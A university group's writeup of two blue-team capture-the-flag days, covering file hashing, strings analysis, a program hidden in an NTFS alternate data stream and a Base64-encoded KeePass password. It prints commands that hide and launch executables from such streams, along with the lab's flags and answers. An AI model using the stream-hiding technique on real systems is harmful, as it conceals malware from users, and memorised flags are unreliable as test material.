

PSP0201

Week 6

Writeup

Group Name: 404 Not Found

Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102975	Loi Xinyi	Member
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member


Day 21 [Blue Teaming] - Time for some ELForensics

Tools used: Kali Linux, Firefox, Powershell, Remmina


Solution/walkthrough:

Question 1

We deployed the remote machine, launched Remmina and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system.




We launched Powershell.



```
PS C:\Users\littlehelper>
```

We moved over to the Documents directory and listed the contents. We read the contents of the text file db file hash and found the file hash for db.exe.



```
PS C:\Users\littlehelper> Set-Location .\Documents\  
PS C:\Users\littlehelper\Documents> ls  
  
Directory: C:\Users\littlehelper\Documents  
  
Mode                LastWriteTime          Length Name  
----                -              -           -  
-a----       11/23/2020 11:21 AM            63 db file hash.txt  
-a----       11/23/2020 11:22 AM        5632 deebee.exe  
  
PS C:\Users\littlehelper\Documents> cat 'db file hash.txt'  
Filename:      db.exe  
MD5 Hash:     596690FFC54AB6101932856E6A78E3A1  
PS C:\Users\littlehelper\Documents>
```

Question 2

We find the hash of the executable file with the command Get-FileHash -Algorithm MD5 deebee.exe.

```
PS C:\Users\littlehelper\Documents> ls

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -----          ---- - 
-a----       11/23/2020 11:21 AM            63 db File hash.txt
-a----       11/23/2020 11:22 AM        5632 deebee.exe

PS C:\Users\littlehelper\Documents> cat 'db File hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe

Algorithm      Hash
----          ---
MD5           5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents>
```

Question 3

We find the SHA256 file hash of the mysterious executable within the Documents folder by changing MD5 to SHA 256.

```
</assembly>
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 deebee.exe

Algorithm      Hash
----          ---
SHA256         F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B0605A7B6EED99F5585FED

PS C:\Users\littlehelper\Documents>
```

Question 4

We use the Strings command to find the hidden file on the executable file.


```
PS C:\Users\littlehelper\Documents> C:\Tools\strings64.exe -accepteula deebee.exe
```

The flag was shown among the outputs.

```
Windows PowerShell
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hid
```

Question 5

The Powershell command used to view ADS was given in the walkthrough video/instructions.



```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
```


Alternate Data Streams (ADS) is a file attribute specific to Windows **NTFS** (New Technology File System). Every file has at least one data stream (\$DATA) and ADS allows files to contain more than one stream of data. Natively Window Explorer doesn't display ADS to the user. There are 3rd party executables that can be used to view this data, but Powershell gives you the ability to view ADS for files.

Malware writers have used ADS to hide data in an endpoint, but not all its uses are malicious. When you download a file from the Internet unto an endpoint there are identifiers written to ADS to identify that it was downloaded from the Internet.

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

We run the command used to view ADS. We run the executable from hidedb stream with the command wmic process call create \$(Resolve-Path ./deebee.exe:hidedb). We were then able to access our database and the flag was shown.



```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : ::$DATA
Length      : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName  : deebee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
```

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path ./deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3168;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> ■
```

```
[C:\Users\littlehelper\Documents\deebee.exe:hidedb]
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: ■
```

Question 7


After running the program, Sharika Spooner was found to be on the naughty list.

```
[C:\Users\littlehelper\Documents\deebee.exe:hidedb]
Margery Weatherly
Glenn Montufar
Joy Keisler
Wendy Lair
Lucas Gravitt
Malka Burley
Darleen Rhea
Mozell Linger
Shantell Matsumoto
Garth Arambula
Lavada Whitlock
Chance Heisler
Goldie Kimrey
Muriel Ariza
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
■
```

Question 8

Jaime Victoria was on the nice list.



```
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema McGrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

First, we deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system. We then launched Powershell. We moved over to the Documents directory and listed the contents. We read the contents of the text file named db file hash and found the file hash for db.exe. Next, we find the hash of the executable file with the command Get-FileHash -Algorithm MD5 deebee.exe. We change the command from md5 to SHA256 to view the SHA256 file hash of the executable file. We use the Strings command to find the hidden file on the executable file and the flag was shown among the outputs. We run the command used to view ADS and found out that the ADS is actually in the same file in a stream called hidedb. We run the executable from this stream with the command wmic process call create \$(Resolve-Path ./deebee.exe:hidedb). We were then able to access our database and the flag was shown. After running the program, Sharika Spooner was found to be on the naughty list whereas Jaime Victoria was on the nice list.


Day 22 [Blue Teaming] - Elf McEager becomes CyberElf

Tools used: Kali Linux, Firefox, Remmina, Cyberchef


Solution/walkthrough:

Question 1


We deployed the remote machine, launched Remmina, and keyed in the server, username, and password. We accepted the Certificate and were logged into the remote system.



We logged in and run the executable called KeePass.




We were prompted to enter the master password.




We entered the phrase mceagerrockstar and saw a message stating that the key is invalid.

KeePass



We find that the folder name looks cryptic, like some sort of encoding.



We use CyberChef to decode the folder name from Base64 and the master key is thegrinchwashere.

The screenshot shows the CyberChef interface with a 'Magic' recipe selected. The input string is dGhIZ3JpbmNod2FzaGVyZQ==. The output is thegrinchwashere. The properties pane indicates possible languages: English, German, Dutch, and Indonesian. Other matching operations listed are From Base64 and From Base85.

Question 2

It was seen that From Base64 was one of the encoding method listed as the 'Matching ops'.

Properties

Possible languages:

English

German

Dutch

Indonesian

